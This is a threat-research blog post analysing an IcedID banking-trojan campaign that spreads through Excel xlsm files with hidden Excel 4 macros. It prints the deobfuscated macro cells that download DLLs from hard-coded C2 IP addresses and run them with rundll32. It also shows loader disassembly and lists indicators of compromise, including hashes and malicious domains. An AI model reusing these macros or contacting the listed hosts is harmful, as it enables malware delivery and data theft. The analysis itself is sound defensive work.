
IcedID campaign spotted being spiced with Excel 4 Macros

uptycs.com/blog/icedid-campaign-spotted-being-spiced-with-excel-4-macros



Research by Ashwin Vamshi and Abhijit Mohanta

Quick-Look Summary:

- IcedID appears to be taking the place of Emotet, based on a significant influx of samples in our threat intelligence systems
- A majority of these IcedID samples are distributed via xlsm files attached to emails
- We've identified three ways these Excel 4 Macros are evading detection

Uptycs' threat research team has observed an ongoing IcedID campaign heavily using Microsoft Excel xlsm documents with Excel 4 Macros and techniques to hinder analysis. Xlsm supports the embedding of Excel 4.0 Macros formulas used in Excel spreadsheet cells. Attackers leverage this functionality to embed arbitrary commands, which usually download a malicious payload from the URL using the formulas in the document.

In this piece, we'll provide an analysis on our discovery of the ongoing campaign via Uptycs' threat intelligence.

IcedID

IcedID, also known as BokBot, is a modular banking trojan that targets user financial information and is capable of acting as a dropper for other malware. In a three month span, we have observed over 15,000 HTTP requests from malicious documents, the majority of which were Microsoft Excel spreadsheets carrying an extension. Based on this increasing trend, we believe that IcedID will emerge as an incarnation of Emotet after its disruption. IcedID has also been recently reported to deploy ransomware operations, moving towards a malware-as-a-Service (MaaS) model to distribute malware.

Threat Intelligence Analysis

Our in-house threat intelligence systems provide us intelligence on the latest threats, threat actors and campaigns through an osquery-based sandbox. The threat research team regularly monitors these systems to ensure robust coverage, also ingesting the latest intelligence and indicators into our integrated Threat Intelligence provided in the Uptycs Security Analytics Platform.

From January 1, 2021 through March 31, 2021, we identified over 15,000 HTTP requests from over 4,000 similar malicious documents (see Figure 1).




Figure 1: Threat Intelligence system HTTP requests cluster. (Click to see larger version.)

93% of these malicious office documents belong to a Microsoft Excel spreadsheet file carrying extensions xls or xlsm (see Figure 2).




Figure 2: Malicious document types.

The Microsoft Excel spreadsheet files (.xlsm, xls) were carrying the names:

- overdue
- claim
- calculation
- inform
- refusal
- complaint and compensation claim

These files appeared with randomly appended names like Claim_331903057_03292021.xlsm.

The http request of the malicious documents consisted of a second stage executable file (PE - EXE/DLL) with a fake extension dat, jpg and gif (see Figure 3).





Figure 3: Second stage PE file with fake extensions like dat,gif and jpg.

The fake extensions were the second stage payload of Qakbot and IcedID malware families. Qakbot and IcedID are generally distributed via email lures containing malicious office documents as an attachment. The next stage executables (PE - EXE/DLL) are downloaded via compromised websites with fake extensions.

Technical Analysis: XLSM files Excel 4.0 Macros

A majority of these Microsoft Excel spreadsheet documents were in xlsm format. One such xlsm document that recently hit our in-house osquery-based sandbox was titled, “Claim_331903057_03292021.xlsm” (Hash - 43226874cd34010fa7c8286974174b5e261677ed0b48ed0632903112f68720a8).

Upon execution, the xlsm file presented a message to enable content to view the message.



Document created using the application not related to Microsoft Office


For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** button from the yellow bar above

Figure 4: Message Upon Execution of Claim_331903057_03292021.xlsm. *(Click to see larger version.)*

Enabling the content allows the embedded Excel 4 macro formulas to execute. Upon investigation we identified three interesting techniques used to hinder analysis:

1. Hiding macro formulas in three different sheets
2. Masking the macro formula using a white font on white background
3. Shrinking the cell contents and making the original content invisible




CD280

```
=EXEC("rundll32 "&"..\Hodas.vyur"&",DllRegisterServer")
```

Claim_331903057_03292021.xlsm

Figure 5: Hidden macro found in Claim_331903057_03292021.xlsm. (Click to see larger version.)

Upon unmasking the anti-analysis techniques, the Excel 4 macro formula used for downloading the IcedID loader payloads was revealed.




	=NOW()	
	=FORMULA.FILL("URLDownloadToFileA",CE271)	
=CONCATENATE(CC274,CD266,CC2		
=CONCATENATE(CC275,CD266,CC2	=REGISTER(CE270,CE271,CE269,CE273,,1,9)	JJCCJJ
=CONCATENATE(CC276,CD266,CC2	=REGISTER(CE270,CE271,CE272,CE273,,1,9)	uRlMon
	=Belandes(0,CC268,"..\Hodas.vyur",0,0)	
	=Belandes(0,CC269,"..\Hodas.vyur1",0,0)	JJCCBB
.dat	=Belandes(0,CC270,"..\Hodas.vyur2",0,0)	Belandes
http://45.150.67.234/		
http://45.150.67.232/		
http://195.123.210.162/		
	=EXEC("rundll32 "&"..\Hodas.vyur"&",DllRegisterServer")	
	=GOTO(Lov!E4)	

Figure 6: Unhidden XLM 4 macros - the IcedID payload URL's. (Click to see larger version.)


The macros which are distributed across various cells download three DLL files with the .dat extension from the command-and-control (C2) servers to "C:\Users\Admin" - Hodas.vyur, Hodas.vyur1 and Hodas.vyur2. These DLL files are executed using - "rundll32 DllName, DllRegisterServer".

The IcedID loader then retrieves information about the victim PC and sends it over the C2 server in an encoded form, as shown in Figures 7 and 8.




```
.text:000000018000255D loc_18000255D:                         ; CODE XREF: .text:0000000180002588↓j
.text:000000018000255D                 movzx   ecx, al
.text:0000000180002560                 inc     r8
.text:0000000180002563                 mov     eax, ecx
.text:0000000180002565                 and     ecx, 0Fh
.text:0000000180002568                 shr     rax, 4
.text:000000018000256C                 movsx   eax, byte ptr [rax+rdx]
.text:0000000180002570                 mov     [r11+r9*2], ax
.text:0000000180002575                 movsx   eax, byte ptr [rcx+rdx]
.text:0000000180002579                 mov     [r11+r9*2+2], ax
.text:000000018000257F                 add     r9, 2
.text:0000000180002583                 mov     al, [r8]
.text:0000000180002586                 test    al, al
.text:0000000180002588                 jnz     short loc_18000255D
.text:000000018000258A
```

Figure 7: IcedID loader encoding routine.



```
movzx ecx,al
inc r8                                   r8:"KE-PC"
mov eax,ecx
and ecx,F
shr rax,4
movsx eax,byte ptr ds:[rax+rdx]
mov word ptr ds:[r11+r9*2],ax
movsx eax,byte ptr ds:[rcx+rdx]          rcx+rdx*1:"123456789ABCDEF"
mov word ptr ds:[r11+r9*2+2],ax
add r9,2
mov al,byte ptr ds:[r8]                  r8:"KE-PC"
test al,al
jne 35195D
mov word ptr ds:[r11+r9*2],bx
mov rax,r9
mov rbx,qword ptr ss:[rsp+8]
ret
```

PC name getting encoded



```
       ASCII
L6F4A0 ø....... .......OK...........ð.°«««««««««««««««ïþïþïþïþïþïþïþïþ
L6F4E0 ................@.........S.Rg.?C.o.o.k.i.e.:. ._._.g.a.d.s.=.2.
L6F520 8.4.3.6.8.6.2.2.4.:.1.:.3.3.6.5.0.:.4.8.;. ._.g.a.t.=.6...1...7.
L6F560 6.0.1...6.4.;. ._.g.a.=.1...5.2.6.0.5.8...2.0.2.0.5.5.7.3.9.8...
L6F5A0 1.4.8.;. ._.u.=.4.B.4.1.4.B.4.5.2.D.5.0.4.3.:.6.B.6.1.6.B.6.5.;.
L6F5E0  ._._.i.o.=.2.1._.2.2.8.6.7.2.1.5.2.2._.9.7.2.6.8.8.9.9._.3.9.1.
L6F620 2.7.0.8.4.1.6.;. ._.g.i.d.=.4.0.0.8.4.9.E.5.4.E.4.8.............
```

Figure 8: IcedID loader http request headers. (Click to see larger version.)

The http headers translate to the following:

- **_*gat*= NativeSystemInfo**
- **_*u*= UserName**
- **_*gid*= AdaptersInfo**
- **__*io*=AccountName**

Uptycs' EDR capabilities detected this attack with a threat score of 10/10 as shown in the figure below.




Figure 9: Uptycs EDR detection of the IcedID xlsm file. *(Click to see larger version.)*

Given our recent observations, we believe that IcedID will emerge as an incarnation of Emotet, moving towards a Malware-as-a-Service (MaaS) model to distribute malware. We recommend the following measures for enterprise users and administrators to identify and protect against such attacks:

- Deploy a multi-layered and real-time detection solution to label, classify, score and prioritizes incidents.
- Regularly monitor the suspicious processes, events, and network traffic spawned on the execution of any suspicious documents arriving from untrusted sources.
- Always be cautious in opening documents from unknown or untrusted sources.
- Keep systems updated with the latest releases and patches.

Credits: Thanks to our Uptycs Team members Rohit Bhagat for making enhancements with clustering in our threat intelligence portal and Siddharth Sharma for the analysis.

IOCs

Hashes

7152b279e52e2c6fc0f1cfdafcdccfb45285805de1600d47b28cddac9a1c2bb1

57494b5bbe886b1fa00dc81f3f835be03769ed2d7eddd7833991ef57d2c45a2d

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62db4784c54b77efaacdc85bd6ef2eabb45dcd5f8eec6b3495047b74304fa004

cc804b05d5af7ba2fb752fee78584d8961261900645cc3ceecadd81c3408914b

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cf3bff21932f3b9b0a615aa768b6458880b5bee596567b88fd9bc62949dd9ce1 a76722baf26a2d18dcee08a70df303b8cc330cddb3acc94719b57dd8c12f02cd

f561cc1cc2e6284a37479f53771fff1bab0af7fcf3257a6900489807d896d00f

51d5f805abac585c1cb686c3b87d1597a8ae66c0a3a83f15a5f3143a1197b8e4

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14b50bfa149def72f5dc08d27dfff8bd0204d8b8e28c0757327ea1189414c130

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a1c74b07693b5c505edf3682a1c0703229eff8e71b3d61718b59c06e993df226

URLs

missimokotov[.]space

metaflip[.]io

partsapp[.]com[.]br

usaaforced[.]fun

agenbolatermurah[.]com

tajushariya[.]com

columbia[.]aula-web[.]net

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